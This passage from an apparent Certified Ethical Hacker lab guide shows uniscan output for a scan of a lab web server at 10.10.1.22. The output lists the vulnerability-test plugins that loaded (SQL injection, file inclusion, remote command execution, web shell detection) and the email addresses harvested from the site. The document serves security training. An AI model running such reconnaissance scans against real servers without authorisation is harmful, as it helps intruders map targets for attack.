| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3
=====


| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
| Plugin name: FCKeditor tests v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.

```


Module 13 – Hacking Web Servers

17. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts, web backdoors, dynamic tests.

Note: Scroll to analyze the complete output of the scan. It should take approximately 18 minutes for the scan to finish.



```
uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
Crawler Started:
Plugin name: FCKeditor upload test v.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Upload Form Detect v.1.1 Loaded.
Plugin name: Code Disclosure v.1.1 Loaded.
Plugin name: E-mail Detection v.1.1 Loaded.
Plugin name: External Host Detect v.1.2 Loaded.
Plugin name: phpinf() Disclosure v.1 Loaded.
Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
[+] Crawling finished, 851 URL's found!


FCKeditor File Upload:

Timthumb:

File Upload Forms:

Source Code Disclosure:

E-mails:
[+] E-mail Found: kevinh@kevcom.com
[+] E-mail Found: admin@wampserver.invalid
[+] E-mail Found: mike@hyperreal.org
[+] E-mail Found: wampserver@wampserver.invalid
[+] E-mail Found: jedisct1@pureftpd.org
[+] E-mail Found: humbedooh@apache.org
[+] E-mail Found: license@php.net
[+] E-mail Found: security@paragonie.com
[+] E-mail Found: info@getid3.org
```



